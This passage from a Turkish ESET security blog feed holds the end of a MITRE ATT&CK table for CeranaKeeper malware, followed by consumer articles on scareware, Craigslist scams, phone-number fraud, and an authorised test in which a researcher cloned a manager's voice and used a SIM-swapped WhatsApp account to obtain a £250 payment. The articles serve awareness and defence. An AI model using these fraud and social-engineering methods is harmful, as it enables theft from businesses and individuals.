| [T1074.001](https://attack.mitre.org/versions/v15/techniques/T1074/001/) | Data Staged: Local Data Staging | Collected data is archived in a special folder before being uploaded. |
| **Command and Control** | [T1071.001](https://attack.mitre.org/versions/v15/techniques/T1071/001/) | Application Layer Protocol: Web Protocols | The different backdoors communicate using HTTP/S. |
| [T1132.002](https://attack.mitre.org/versions/v15/techniques/T1132/002/) | Data Encoding: Non-Standard Encoding | The network protocol used by the YK0130 reverse shell employs custom, XOR-based encoding. |
| [T1573.001](https://attack.mitre.org/versions/v15/techniques/T1573/001/) | Encrypted Channel: Symmetric Cryptography | AES-128 mode CBC is used by the OneDoor backdoor to encrypt network communication. |
| [T1573.002](https://attack.mitre.org/versions/v15/techniques/T1573/002/) | Encrypted Channel: Asymmetric Cryptography | The generated key and IV for the OneDoor backdoor are encrypted via RSA. |
| [T1090.001](https://attack.mitre.org/versions/v15/techniques/T1090/001/) | Proxy: Internal Proxy | One of the variants of the YK0130 reverse shell implements a reverse proxy. |
| [T1102.002](https://attack.mitre.org/versions/v15/techniques/T1102/002/) | Web Service: Bidirectional Communication | OneDrive and Dropbox are used as C&C servers. |
| **Exfiltration** | [T1567.002](https://attack.mitre.org/versions/v15/techniques/T1567/002/) | Exfiltration Over Web Service: Exfiltration to Cloud Storage | Collected data are exfiltrated via cloud services. |
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** CeranaKeeper, Siber Güvenlik
---
### [Panik yapmayın: Scareware karşısında güvende kalmak için ipuçları](https://antivirus.com.tr/panik-yapmayin-scareware-karsisinda-guvende-kalmak-icin-ipuclari/)
**Published:** Ekim 2, 2024
**Author:** ESET
**Excerpt:** Soğukkanlılığınızı koruyun, kendinizi doğru bilgilerle donatın ve dolandırıcıların Scareware taktikleri karşısında sarsılmamanız için ipuçlarımızı takip edin
**Content:**
*Soğukkanlılığınızı koruyun, kendinizi doğru bilgilerle donatın ve dolandırıcıların Scareware taktikleri karşısında sarsılmamanız için ipuçlarımızı takip edin*
Hızlı tempolu ve genellikle endişe verici zamanlarda yaşıyoruz ve dolandırıcılar bundan faydalanmak için hazırlar. Korku güçlü bir silah olabilir ve dolandırıcılar bunu insanlara nasıl aşılayacaklarını ve onları belirli ve aceleci eylemlerde bulunmaya nasıl zorlayacaklarını bilirler. Siber alemde, bunu yapmanın yaygın bir yolu, scareware adı verilen korkutucu yazılımlardır.
Scareware, cihazlarımızı ve verilerimizi etkileyen siber güvenlik sorunlarıyla ilgili korkularımızı ve endişelerimizi, halk arasında “bilgisayar virüsü” olarak bilinen (ancak bugünlerde daha çok “kötü amaçlı yazılım” olarak adlandırılan) şeylerin kurbanı olduğumuza inandırarak ticaret yapan klasik bir blöftür. Amaç, bizi bu korkuların nihayetinde gerçekleşeceği bir yola sürüklemektir. Neyse ki soğukkanlılık ve ön uyarı güçlü bir savunmadır.
## Scareware nedir?
Bilgisayarınızın veya cihazınızın ekranı hiç kötü amaçlı yazılım tehlikesi hakkında sizi uyaran açılır pencerelerle bombardımana tutuldu mu? O zaman muhtemelen scareware ile karşılaşmışsınızdır. Özünde, kurbanın makinelerine kötü amaçlı yazılım bulaştığına inandırıldığı ve ihtiyaç duymadıkları “AV yazılımı” için ödeme yapmaları, kişisel/finansal bilgilerini vermeleri ve/veya gerçek kötü amaçlı yazılım yüklemeleri için kandırıldıkları bir dolandırıcılıktır.
Scareware çeşitli şekillerde sunulabilir:
- **Açılır pencereler:** Bunlar bir bağlantıya tıkladığınızda, bir web sayfasını ziyaret ettiğinizde veya belirli bir uygulamayı açtığınızda otomatik olarak açılır. Bilgisayarınıza her an çökmesine neden olabilecek tehlikeli bir kötü amaçlı yazılım bulaştığını söyleyebilirler. Durumu düzeltmenin tek yolu, var olmayan bir AV aracını indirmek için açılır pencereye tıklamaktır.
- **E-postalar ve sosyal medya mesajları:** İstenmeyen e-postalar da aynı numarayı deneyerek sizi makinenizde/cihazınızda tespit edilen yeni bir kötü amaçlı yazılım bulaşmasını temizlemek için hızlı hareket etmeye ikna edebilir. Bunlar yasal görünen ancak sahte e-posta adreslerinden bile gelebilir. Ancak bağlantıyı takip ederseniz veya gömülü düğmeye tıklarsanız sizi gerçekten kötü amaçlı bir siteye veya indirmeye yönlendirecektir.
- **Malvertising:** Meşru sitelerdeki veya sosyal medya platformlarındaki kötü amaçlı reklamlar da aynı şeyi yapabilir ve kullanıcıyı ‘AV yazılımı’ indirmek ve bilgisayarında veya mobil cihazında var olmayan ‘kötü amaçlı yazılımı’ kaldırmak için tıklamaya teşvik edebilir.
- **Teknik destek aramaları:** Bazen açılır pencereler veya mesajlar, sizi bir dolandırıcılık çağrı merkezine yönlendirecek bir [teknik destek numarasına sahip](https://antivirus.com.tr/teknik-destek-dolandiricilari-hala-is-basinda-2023te-dikkat-etmeniz-gereken-konular/) olabilir. Oradaki ekip size bilgisayarınızın ya da cihazınızın tehlikede olduğuna dair bir şeyler söylemeye hazır olacaktır. Sorunu ‘çözebilmeleri’ için sizden uzaktan erişim yazılımı indirmenizi isteyebilirler. Gerçekte, kişisel verilerinizi toplamak ve/veya sizi bloatware’den biraz daha fazlası olan bir yazılım için ödeme yapmanız için kandırmak istiyor olacaklardır.
Diğer durumlarda, teknik destek dolandırıcıları benzer bir yalanla aniden arayabilirler. Bu dolandırıcılıklar [on yılı aşkın bir süredir devam ediyor](https://antivirus.com.tr/teknik-destek-dolandiricilari-hala-is-basinda-2023te-dikkat-etmeniz-gereken-konular/) ve [FBI](https://www.ic3.gov/Media/PDF/AnnualReport/2023_IC3Report.pdf)‘a göre 2023 yılında dolandırıcılara 924 milyon doların üzerinde gelir sağlayan üçüncü en yüksek hasılatlı siber suç türü oldu.
Şekil 1 Sahte bir uyarı örneği
## Her şey zihinde
Scareware, kimlik avı mesajlarında sıklıkla gözlemlediğimiz türden klasik sosyal mühendislik tekniklerini kullanarak çalışır. Kurbana düşünecek zaman bırakmayarak pişman olacağı bir karar vermesi için acele ettirmeye çalışırlar. Uyarı hissedilir ve aciliyet hissi yaratmaya yöneliktir: Örneğin, “ŞİMDİ harekete geçin yoksa dosyalarınız ve fotoğraflarınız SONSUZA KADAR bozulabilir.”
Dolandırıcılar yanıp sönen kırmızı görüntüler, büyük harflerle yazılmış metinler ve hatta muhtemelen sözde virüslü dosyaların hayali ekran görüntülerini göstererek bu aciliyeti artıracaktır. Ayrıca taranmakta olan makinenin ilerleme çubuğunu da gösterebilirler.
Son olarak, sosyal mühendislik kurbanı mesajın meşru bir kaynaktan geldiğine ikna etmeye dayanır. Bu nedenle dolandırıcılar “DriveCleaner”, “Antivirus360”, “PC Protector” ve “Mac Defender” gibi isimler kullanarak yasal güvenlik sağlayıcılarının marka ve isimlerini taklit etmek için ellerinden geleni yaparlar.
Şekil 2 Bir sahte uyarı örneği daha
## Scareware ne yapabilir?
En iyi ihtimalle, işe yaramaz bloatware için para harcayabilirsiniz. Karşılığında hiçbir şey almazsınız ama en azından dolandırıcılık burada sona erer. En kötü ihtimalle, kötü niyetli kişiler daha sonraki kimlik dolandırıcılığında kullanmak üzere kişisel ve finansal bilgilerinizi de toplar. Ya da bağlantıya veya reklama tıklayarak, farkında olmadan bilgilerinizi çalmak veya bilgisayarınızı fidye yazılımıyla kilitlemek için tasarlanmış kötü amaçlı yazılımları yüklersiniz. Bu durumda kilidi açmak için bir ücret ödemek zorunda kalırsınız (bu işe yarayabilir veya yaramayabilir).
## Scareware’den nasıl uzak durulur?
İyi haber şu ki korkutucu yazılımlardan korunmak zor değil. İşte bir “uyarı” gördüğünüzde aklınızda bulundurmanız gereken bazı en iyi uygulamalar:
1. Korkunun sizi ele geçirmesine izin vermeyin ve asla açılır pencereye tıklamayın. “AV aracının” adını tanımıyorsanız, meşruiyetini doğrulamak için Google gibi güvenilir bir kaynaktan adını araştırın.
2. Uyarıya tıklamak yerine web tarayıcınızı kapatın ve/veya internet bağlantısını kesin. Windows’ta ilkini Control-Alt-Delete tuşlarına basıp Görev Yöneticisi’ni seçerek ve tarayıcı görevini sonlandırarak yapabilirsiniz. Mac’te, Force Quit penceresini açmak için Command-Option-Escape tuşlarına basın. Alternatif olarak, cihazı kapatmanız yeterlidir. Her iki durumda da pencereyi kapatmak yerine kötü amaçlı yazılım yükleyebileceğinden açılır penceredeki sahte “X” veya “Kapat” düğmesine tıklamaktan kaçının.
3. Korku yazılımlarının ilk etapta ekranınızda görünme olasılığını azaltmak için saygın açılır pencere/reklam engelleyicileri kullanın. Bu engelleyicilerin çoğu kötü niyetli açılır pencereleri size ulaşmadan önce durduracaktır.
4. Tarayıcılarınızı ve bilgisayar yazılımlarınızı güncel ve en son ve en güvenli sürümde tutun. Favori programlarınızın eski sürümleri kötü aktörler tarafından istismar edilmeye daha açıktır.
5. Korku yazılımlarını cihazlarınızdan engellemek için güvenilir bir sağlayıcıdan yasal güvenlik yazılımı yükleyin. Bu araçları en son sürümle güncel tutmayı unutmayın.
6. Seçtiğiniz güvenlik yazılımının yasal uyarılarının neye benzediği konusunda kendinizi eğitin, böylece bunları korkutucu yazılımlardan gelenlerden kolayca ayırt edebilirsiniz.
7. Meşru güvenlik yazılımı satıcılarının ekranınızı kötü amaçlı yazılımlar hakkında sizi uyaran bir dizi açılır pencere ile doldurmayacağını unutmayın.
## Scareware nasıl kaldırılır?
Eğer bilgisayarınıza ya da mobil cihazınıza zararlı yazılım bulaşırsa bunu kaldırmak çok da zor olmayacaktır. Unutmayın, bu gerçek bir kötü amaçlı yazılım değildir. Elle taramak için yasal güvenlik aracınızı çalıştırın ve kaldırma talimatlarını izleyin.
Bunu yapamazsanız, yazılımı manuel olarak arayabilirsiniz. Windows 10’da: “Program ekle veya kaldır “ı arayın ve karşınıza çıkan listeden kaldırın. Mac’lerde, Finder penceresinin Uygulamalar kategorisinde korkutucu yazılım programını bulun. Sağ tıklayın ve Çöp Kutusuna sürükleyin, ardından Çöp Kutusunu boşaltın. Ayrıca tüm e-posta ve finansal hizmet hesaplarının parolalarını da değiştirmelisiniz. Sakin olun ve korkmayın.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Scareware, Siber Güvenlik
---
### [Ses klonlama ve WhatsApp, dolandırıcılık için kullanılıyor](https://antivirus.com.tr/ses-klonlama-ve-whatsapp-dolandiricilik-icin-kullaniliyor/)
**Published:** Eylül 18, 2024
**Author:** ESET
**Excerpt:** Yapay zekâ ile ses klonlama, siber saldırganların size ulaşmasını çok kolay hale getirebilir. Jake Moore, whatsapp üzerinden test ettiği deneyimlerini paylaştı.
**Content:**
Yapay zekâ ile ses klonlama, siber saldırganların size ulaşmasını çok kolay hale getirebilir. ESET Global Güvenlik Danışmanı Jake Moore, bunu ilk elden WhatsApp üzerinden deneyimledi.
ESET’in İngiltere şubesinden Jake Moore, “Meslektaşlarımdan biri tarafından [oluşturulan klonlanmış sesin](https://antivirus.com.tr/jake-mooreun-sesi-calindi-sanal-adam-kacirma-kavrami/) kalitesi beni o kadar şaşırttı ki aynı yazılımı ‘şüpheli’ amaçlar için kullanmaya ve ne kadar ileri gidebileceğimi ve küçük bir işletmeyi dolandırıp dolandıramayacağımı test etmeye karar verdim, tabii ki izin alarak” diyor.
**Spoiler uyarısı:** Uygulama şaşırtıcı derecede kolaydı ve neredeyse hiç zaman almadı.
Yapay zekâ kavramı *Blade Runner* ve *The Terminator* gibi filmler sayesinde popüler hale geldiğinden beri insanlar bu teknolojinin bir sonraki adımda neler yaratabileceğinin potansiyelini merak ediyor.
Ancak şimdi, daha güçlü bilgisayar teknolojisi ve medyanın ilgisi sayesinde, yapay zekânın küresel bir kitleye ulaştığına tanık oluyoruz ve bu sayede muhtemelen çok zararlı sonuçları olan **yaratıcı ve oldukça sofistike saldırılar** görmeye başlayacağız.
## **Para istemek için ses klonlama kullanılması**
**Jake Moore uzun yıllar polis için çalışmış, bu da ona bir suçlu gibi düşünmeyi öğretmiştir. Bu yaklaşımın birçok somut ve küçümsenmeyecek avantajı vardır: Kişi ne kadar çok suçlu (suçlu olmadan) gibi düşünür ve davranırsa kendini o kadar iyi koruyabilir. Bu, en son tehditlere ayak uydurmak ve gelecekteki eğilimleri öngörmek için gereklidir.**
Mevcut yapay zekânın bazı olanaklarını test etmek için Jake’in kendisini bir kez daha dijital bir suçlunun zihniyetine sokması ve **bir şirkete etik olarak saldırması** gerekiyordu.
### Gelelim hikâyeye
İlk olarak, tanıdığına (ona Harry diyelim) sesini klonlayıp şirketine saldırmak için kullanıp kullanamayacağını sordu. Harry kabul etti ve Jake’in hazır bir yazılım kullanarak sesinin bir klonunu yaratarak deneye başlamasına izin verdi. Harry’nin sesini elde etmek oldukça kolaydı; Harry sık sık YouTube kanalında şirketi için kısa tanıtım videoları hazırlıyordu. Jake’in tek yapması gereken bu videolardan birkaçını birleştirmekti ve elinde üzerinde çalışabileceği iyi bir ses örneği vardı. Birkaç dakika içinde Harry’nin sesinin tıpatıp ona benzeyen bir klonunu oluşturdu ve ardından okunacak her şeyi onun sesiyle yazabildi.
Saldırıyı daha inandırıcı kılmak için Jake, Harry’nin WhatsApp hesabını da ele geçirmeye karar verdi (tabii ki izin alarak). [SIM kartları değiştirerek](https://www.welivesecurity.com/2021/05/27/i-hacked-friends-website-sim-swap-attack/) hesaba erişim sağlayan Jake, daha sonra şirketin finans müdürüne (ona Sally diyelim) bir sesli mesaj gönderdi. Mesajda “yeni bir tedarikçiye” 250 sterlinlik bir **ödeme** yapılması isteniyordu. Jake saldırıyı Harry’nin iş yemeğinde olduğu sırada gerçekleştirmeyi seçti ve bu da mükemmel bir zamanlama sağladı.
Sahte sesli mesajda Harry nerede olduğunu belirtiyor ve “yeni bir mimara” ödeme yapması gerektiğinden bahsederek banka bilgilerini bir sonraki mesajda ayrıca göndereceğini söylüyordu. WhatsApp sesli mesajından sonra gönderilen ek bilgiler Sally’yi talebin gerçek olduğuna ikna etmeye yetti. İlk mesajdan sonraki 16 dakika içinde 250 sterlin Jake’in kişisel hesabına aktarılmıştı.

Jake, bu kadar basit olması ve Sally’yi, Harry’nin klonlanmış sesinin gerçek olduğuna bu kadar çabuk ikna etmesi karşısında şok olduğunu itiraf etti.
Bu düzeyde bir manipülasyon, birbiriyle bağlantılı faktörlerin bir araya gelmesiyle gerçekleşmiştir:
- Kullanılan telefon numarası müdürün
- Uydurma hikâye o günkü olaylarla örtüşüyordu
- Sesli mesaj tabii ki patronun sesi gibiydi.
Sally daha sonra tüm bunların talebi yerine getirmesi için fazlasıyla yeterli olduğunu belirtti. Söylemeye gerek yok, şirket o zamandan beri mali durumunu korumak için ek güvenlik önlemleri aldı. Ve elbette Jake 250 Sterlini iade etti.
## Sahte işletme WhatsApp hesabı
SIM takas saldırısı yoluyla bir başkasının [WhatsApp](https://antivirus.com.tr/yaygin-whatsapp-dolandiriciliklari-ve-korunma-yollari/) hesabını çalmak, bir saldırıyı daha inandırıcı hale getirmek için biraz uzun bir yöntem olabilir ancak düşündüğünüzden daha sık gerçekleşir. Elbette, siber suçluların aynı sonucu elde etmek için bu kadar ileri gitmeleri gerekmez.
Jake de başlangıçta inandırıcı görünen bir saldırının hedefi oldu. Birisi ona bir bilişim şirketinde üst düzey yönetici olan bir arkadaşının kimliğine bürünerek bir WhatsApp mesajı gönderdi.
Saldırının ilginçliği, Jake’in bilgileri doğrulamaya alışkın olmasına rağmen bu mesajın bir numara olarak görünmek yerine bağlantılı bir kişi adıyla gelmesiydi. Bu özellikle ilgi çekiciydi çünkü mesajın geldiği numara Jake’in kişi listesinde kayıtlı değildi ve Jake bunun bir isim olarak değil bir cep telefonu numarası olarak görüntüleneceğini varsaymıştı.


Görünüşe göre saldırganlar bunu, hesaba herhangi bir isim, fotoğraf ve e-posta adresi ekleyerek hemen gerçek görünmesini sağlayan bir WhatsApp Business hesabı oluşturarak yapabildiler. Buna yapay zekâ kullanarak ses klonlama da eklediğimizde işte yeni nesil sosyal mühendisliğe girmiş oluyoruz.
Neyse ki Jake bunun bir aldatmaca olduğunu en başından beri biliyordu ancak birçok insan bu basit numaraya kanabilir ve sonuçlar mali kayba yol açabilir.
Makine öğrenimi ve yapay zekâ büyük bir hızla ilerleyip kitleler için giderek daha erişilebilir hale geldikçe suçluların kimliğini ve nerede olduğunu gizlemeye yardımcı olan mevcut tüm araçların iyileştirilmesi sayesinde teknolojinin suçlulara her zamankinden daha etkili bir şekilde yardımcı olmaya başladığı bir döneme giriyoruz.
## Ses klonlama dolandırıcılığına karşı nasıl güvende kalınır?
Deneylerimize geri dönelim ve şirket sahiplerinin [ses klonlama](https://antivirus.com.tr/oyunu-bozun-yapay-zeka-ses-klonlama-dolandiriciligini-durdurmak-icin-yaris-suruyor/) veya diğer dolandırıcılıkların kurbanı olmamak için benimsemeleri gereken birkaç temel önlemi gözden geçirelim.
- İş ve onay süreçlerini **takip edin**
- Kişileri ve süreçleri **doğrulayın**; örneğin tüm ödeme taleplerini (sözde) talebi gönderen kişiyle doğrulayın hatta gerekirse iki kez doğrulayın ve transferlerin şirketinizdeki iki çalışan tarafından onaylanmasını **sağlayın**
- Teknoloji dünyasındaki son trendleri **takip edin** ve çalışanlarınızın eğitimini ve güvenlik özelliklerini buna göre **ayarlayın**.
- Çalışanlarınız için özel bilgilendirme eğitimleri **düzenleyin**.
- Çok katmanlı güvenlik yazılımı **kullanın**.
İşte sizi kişisel bilgilerinizden veya paranızdan ayırmayı hedefleyen SIM kart takasları ve diğer saldırılara karşı nasıl güvende kalacağınıza dair birkaç ipucu:
- Çevrimiçi paylaşılan kişisel bilgilerinizin **miktarını sınırlayın**. Mümkünse adresinizi veya telefon numaranızı yayımlamaktan kaçının.
- Gönderilerinizi ve sosyal medyadaki diğer içeriklerinizi görebilecek **kişi sayısını sınırlayın**.
- Kimlik avı dolandırıcılıklarına ve kişisel bilgilerinizi sizden almaya yönelik diğer girişimlere karşı **dikkatli olun**.
- Kimlik doğrulama uygulaması veya donanım kimlik doğrulama cihazı gibi iki faktörlü kimlik doğrulama **(2FA) kullanın**.
2FA’nın önemi yeterince vurgulanamaz – WhatsApp hesabınızda ve bunu sunan diğer tüm hesaplarda da kullanmayı unutmayın.
Ses klonlama saldırılarına bakıldığında insan korkabilir ancak gerçek şu ki bu gelişmiş dolandırıcılıklar bile atlatılabilir. Yukarıda belirtilen ipuçlarını takip etmek ve uyanık kalmak, tanıdığınız bir kişinin gerçek sesini aldatıcı bir robottan ayırt etmenize yardımcı olabilir.
**Kategoriler:** GÜVENLİK ÖNEMLİDİR
**Etiketler:** AI, Dolandırıcılık, Kurumsal Güvenlik, Ses Klonlama, Siber Güvenlik
---
### [En popüler 6 Craigslist dolandırıcılığı: Bu numaralara kanmayın!](https://antivirus.com.tr/en-populer-6-craigslist-dolandiriciligi-bu-numaralara-kanmayin/)
**Published:** Ağustos 15, 2024
**Author:** ESET
**Excerpt:** Neredeyse her şeyi sunan Craigslist platformunda bir şeyler ararken dolandırıcılıkları nasıl tespit edeceğiniz ve atlatacağınıza dikkat edin
**Content:**
*Neredeyse her şeyi sunan Craigslist platformunda bir şeyler ararken dolandırıcılıkları nasıl tespit edeceğiniz ve atlatacağınıza dikkat edin*
İnsanlar yaklaşık otuz yıldır Craigslist üzerinden ürün alıp satıyor. Dijital seri ilanlar için bir platform olarak, birçok insana göre hala rakipsizdir. Ancak basitliği (ve anonimliği), birçok açıdan [Facebook Marketplace](https://www.eset.com/tr/blog/facebook-marketplacete-sikca-karsilasilan-8-dolandiricilik-yontemi/) gibi çevrimiçi pazar yerlerindekilerle benzer, hatta onlardan daha ciddi riskler de yaratabilir.
Gerçekten de size var olmayan ürünleri satabilecek veya takip eden dolandırıcılıkta kullanmak üzere [kişisel bilgilerinizi toplamaya](https://antivirus.com.tr/siber-suclularin-kisisel-veriler-pesinde-kosmasinin-7-nedeni/) çalışabilecek dolandırıcılardan korunmanın yolu çok azdır. Alternatif olarak, hileli ödeme yöntemleri kullanarak satışa çıkardığınız ürünleri satın almaya çalışabilirler.
Bunu yapmak için kullandıkları hem eski hem de nispeten yeni numaraların farkında olmak işe yarar. Aşağıdaki uyarı işaretlerine dikkat edin.
## Kaçınılması gereken yaygın Craigslist dolandırıcılıkları
### **1. Mevcut olmayanlar**
Craigslist dolandırıcılığı, dolandırıcının elinde olmayan bir şeyi sattığını iddia etmesi etrafında dönen bir kategoridir. Bu bir gösteri bileti, bir araba, bir evcil hayvan, bir [daire](https://x.com/PropertyGuru369/status/1765287633196880137) ya da [kiralık tatil ](https://antivirus.com.tr/yaygin-booking-com-dolandiriciliklarina-karsi-dikkatli-olun/)evi, hatta bir [iş ilanı](https://antivirus.com.tr/avcilar-is-basinda-sahte-is-ilanlari-nasil-anlasilir/) bile olabilir. Genellikle [aciliyet hissi yaratarak](https://www.eset.com/tr/blog/dolandirilmamizin-10-nedeni/) (örneğin, tükenmiş bir konser biletini ‘satın almak için son şans’) veya bir öğeyi nominal değerinden çok daha düşük bir fiyata ilan ederek kurbanları çekerler.
> There is a crafty scam going around where scammers post products on Craigslist – but ask to use an "Amazon special program" for payments. It's a fake site, made to look like Amazon. [pic.twitter.com/8AW6PanfEy](https://t.co/8AW6PanfEy)
>
> — Alex Eckelberry (@alexeck) [November 28, 2020](https://x.com/alexeck/status/1332780715507929089?ref_src=twsrc%5Etfw)
İzlenmesi zor ve geri ödeme almanızın daha da zor olduğu bir ödeme yöntemiyle (örn. banka havalesi, [kripto](https://www.eset.com/tr/blog/kripto-para-dolandiriciliklari-bilmeniz-gerekenler-ve-kendinizi-koruma-yollari/), Zelle, [Venmo](https://www.eset.com/tr/blog/en-yaygin-10-venmo-dolandiriciligi-ve-guvende-kalma-yollari/), Cash App, vb.) ya tam ödeme ya da pahalı bir ürün için peşinat isterler. İş ilanları söz konusu olduğunda sizden eğitim veya ekipman için ön ödeme yapmanızı isteyebilir ayrıca hassas kişisel/finansal bilgilerinizi vermenizi talep edebilirler. Sahte ürün dolandırıcılığına meşruiyet katmak için sahte üçüncü taraf siteleri de kullanabilirler.
Bu uyarı işaretlerine karşı dikkatli olun, ürünlerin ödemesini yalnızca güvenli ödeme yöntemleriyle yapın ve yüksek değerli bir ürünü bizzat görmeden asla ödeme yapmayın (mülk kiralama dahil).
### **2. Fazla ödeme**
Bir alıcı size bir ürün için çek gönderir ancak bu çek satın alma tutarından daha fazladır. Aradaki farkı acilen banka havalesi veya benzer bir yöntemle ödemenizi ister. Bu sırada çek karşılıksız çıkar ve siz bir miktar para ödemiş olursunuz.
> Here's the overpayment scam cashier's check I received last October for a $300 bike I listed on Craigslist. [pic.twitter.com/oIgrhfdzDE](http://t.co/oIgrhfdzDE)
>
> — Richard Masoner 🚴♂️ (@cyclelicious) [January 15, 2014](https://x.com/cyclelicious/status/423563097287049216?ref_src=twsrc%5Etfw)
Herhangi bir para iadesi yapmadan veya mallarınızı göndermeden önce her zaman çek ödemesinin uygunluğunu kontrol edin.
### **3. Google Voice dolandırıcılığı**
Bir alıcı, çevrimiçi alışveriş yapmadan önce kimliğinizi doğrulamak istediğini iddia edebilir ve bunu yapmak için size altı basamaklı bir Google Voice doğrulama kodu gönderebilir. Kod size gönderildiğinde talep edeceklerdir.
Gerçekte, sizin kimliğinizi doğrulamıyor, bunun yerine dolandırıcının telefon numaranızla ilişkili bir Google Voice hesabı oluşturmasına ve doğrulamasına izin veriyor. Daha sonra telefon numaranızı başkalarını [dolandırmak için kullanabilirler](https://antivirus.com.tr/aradiginiz-kisi-ben-miyim-dikkat-telefon-numarasi-dolandiriciligi/).
https://twitter.com/scottculkin/status/1349448914374598656
Tanımadığınız bir alıcıya asla Google Voice doğrulama kodu göndermeyin.
### **4. Kimlik avı dolandırıcılığı**
Dolandırıcılar, kişisel ve finansal bilgilerinizi vermeniz için sizi kandırmak üzere tasarlanmış çeşitli denenmiş ve test edilmiş taktiklere sahiptir (kimlik avı olarak bilinir). Craigslist’in kendisinden geldiğini iddia eden bir e-posta göndererek sertifika, satın alma koruması veya başka bir tür ‘garanti’ sunabilirler. Tıkladığınızda, bilgilerinizi toplamak için tasarlanmış bir kimlik avı sitesine yönlendirilirsiniz. Var olmayan bir ürün dolandırıcılığının parçası olarak sahte biletleme veya e-ticaret sitelerini de kullanabilirler.
> texted someone about an insanely nice house on craigslist to see if it was a scam and it totally was and this interaction is just SENDING MEEE [pic.twitter.com/F88HTpxxvF](https://t.co/F88HTpxxvF)
>
> — boot (@koalarolls) [March 28, 2024](https://x.com/koalarolls/status/1773473810617938046?ref_src=twsrc%5Etfw)
İstenmeyen e-postalara asla güvenmeyin ve bir satıcı sizi üçüncü taraf bir siteye yönlendirirse kişisel veya finansal bilgilerinizi girme konusunda dikkatli olun. Yazım hataları veya garip URL’ler olup olmadığını kontrol edin.
### **5. Karşılıksız çekler**
Bazı alıcılar kasiyer çekiyle ödeme yapmak ister. Ancak bu dijital olmayan ödeme yöntemlerinin sahtesini yapmak düşündüğünüzden daha kolay olduğundan bu bir kırmızı bayrak olmalıdır.
Craigslist’te sattığınız bir ürünü kasiyer çekiyle satın almak isteyen kişilerden kaçının. Ya da onlara ürünü ancak çek tahsil edildikten sonra göndereceğinizi söyleyin. Ve kesinlikle çek gelmeden bir ürünü göndermeyin.
> So I'm selling a car, and I have ads out on Autotrader and Craigslist.
>
> I've received no fewer than 20 emails all with this same exact verbiage that is obviously a scam.
>
> Do people actually fall for this shit? [pic.twitter.com/QcUtjIJb7H](https://t.co/QcUtjIJb7H)
>
> — THE OCpatriot™ (@OCpatriot\_) [April 25, 2024](https://x.com/OCpatriot_/status/1783535994328985729?ref_src=twsrc%5Etfw)
### **6. Sahte aracı şirketi**
Aracı şirketi, iki kuruluş işlem yaptığında fonları tutan bağımsız bir üçüncü taraftır. Ne yazık ki dolandırıcılar kendi sahte aracı sitelerini oluşturarak bu sistemle oynamanın da bir yolunu bulmuşlar.
İster alım ister satım olsun, dolandırıcılar kendilerini dolandırıcılıktan korumak için belirli bir aracı sitesi kullanmak istediklerini iddia edebilirler. Ancak sonuçta tek yapacakları paranızı çalmak ve/veya kişisel ve finansal bilgilerinizi toplamak olacaktır.
Craigslist’te bir alıcı/satıcı tarafından aracı sitesi önerildiyse her zaman araştırın veya kendiniz bir tane önerin.
## Craigslist dolandırıcılığından nasıl kaçınılır
Craigslist’te en popüler dolandırıcılıkların neye benzediğini anlamak, sitede daha güvende kalmak için büyük bir adımdır. Fahiş pazarlıklar, baskı taktikleri deneyen veya satılık ürün hakkında kaçamak cevaplar veren satıcılar, çekle ödeme yapmak isteyen veya fazla ödeme yapan alıcılar ve Google Voice ‘doğrulama’ numaraları gönderen kişiler gibi yukarıdaki uyarı işaretlerine dikkat edin.
### Ayrıca düşünün:
- Satılık yüksek değerli bir ürünü şahsen görmeyi talep etmek (kamuya açık bir alanda olduğunuzdan ve size eşlik edildiğinden emin olun)
- Dolandırıcılar arasında popüler olan ancak izlenmesi ve kurtarılması zor iki yöntem olan hediye kartları veya kripto para ile ödeme yapmak yerine, tek kullanımlık olanlar da dahil olmak üzere kredi kartları gibi güvenli ödeme yöntemlerini kullanmak
- Üçüncü taraf sitelere şüpheyle yaklaşmak
- Satıcılar ve alıcılarla iletişimlerinizde herhangi bir kişisel veya finansal bilgiyi paylaşmayı reddetmek
- Ana iletişim bilgilerinizi daha fazla korumak için [tek kullanımlık telefon numaraları ve e-posta adresleri](https://antivirus.com.tr/gizlilik-modunu-acma-cevrimici-gizlilik-icin-5-basit-strateji/) kullanmak. (Craigslist, alıcılar veya satıcılarla iletişim kurarken e-posta adresinizi gizlemek için iki yönlü e-posta aktarımı kullanır).
## Craigslist’te dolandırıldıysanız
En kötü senaryo durumunda sakin olun. Aşağıdakileri göz önünde bulundurun:
- Dolandırıcılığı [FTC](https://reportfraud.ftc.gov/)‘ye (ABD’de yaşıyorsanız) ve/veya FBI’ın [İnternet Suçları Şikâyet Merkezi](https://www.ic3.gov/Home/ComplaintChoice)‘ne bildirin
- Banka ve kredi hesaplarınızı yakından takip edin ve herhangi bir şüpheli faaliyet varsa işaretleyin
- Kırmızı bayrak simgesine tıklayarak ve [bir rapor](https://sfbay.craigslist.org/contact) göndererek Craigslist’e ilanın bir dolandırıcılık olduğunu söyleyin
- Polise ihbarda bulunun
Craigslist harika bir kaynak olabilir. Ancak kolaylık için ödediğimiz bedel, dijital dünyanın karanlık tarafında gezinmek zorunda kalmaktır. Güvende kalın.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Siber Güvenlik
---
### [Telefon numarası dolandırıcılar için neden ilgi çekicidir?](https://antivirus.com.tr/telefon-numarasi-dolandiricilar-icin-neden-ilgi-cekicidir/)
**Published:** Ağustos 15, 2024
**Author:** ESET
**Excerpt:** Dolandırıcılar telefon numaranızı kötü niyetli mesajlarla sizi hedef almak ve hatta banka hesabınıza erişmek veya kurumsal verileri çalmak için kullanabilir
**Content:**
*Telefon numarası sizinle iletişim kurmaktan daha fazlasıdır. Dolandırıcılar telefon numaranızı kötü niyetli mesajlarla sizi hedef almak ve hatta banka hesabınıza erişmek veya kurumsal verileri çalmak için kullanabilir*
Geçen ay, dolandırıcıların [telefon numaranıza](https://antivirus.com.tr/aradiginiz-kisi-ben-miyim-dikkat-telefon-numarasi-dolandiriciligi/) nasıl erişebileceğini ve veri ihlalleri ile kimlik avı kampanyalarının bu numarayı elde etmeyi nasıl kolaylaştırabileceğini incelemiştik. Bu blog yazısında, telefon numaralarının neden değerli hedefler olduğuna daha fazla odaklanacağız ve bunların ele geçirilmesiyle ilişkili riskleri tartışacağız.
## Dolandırıcılık endüstrisi
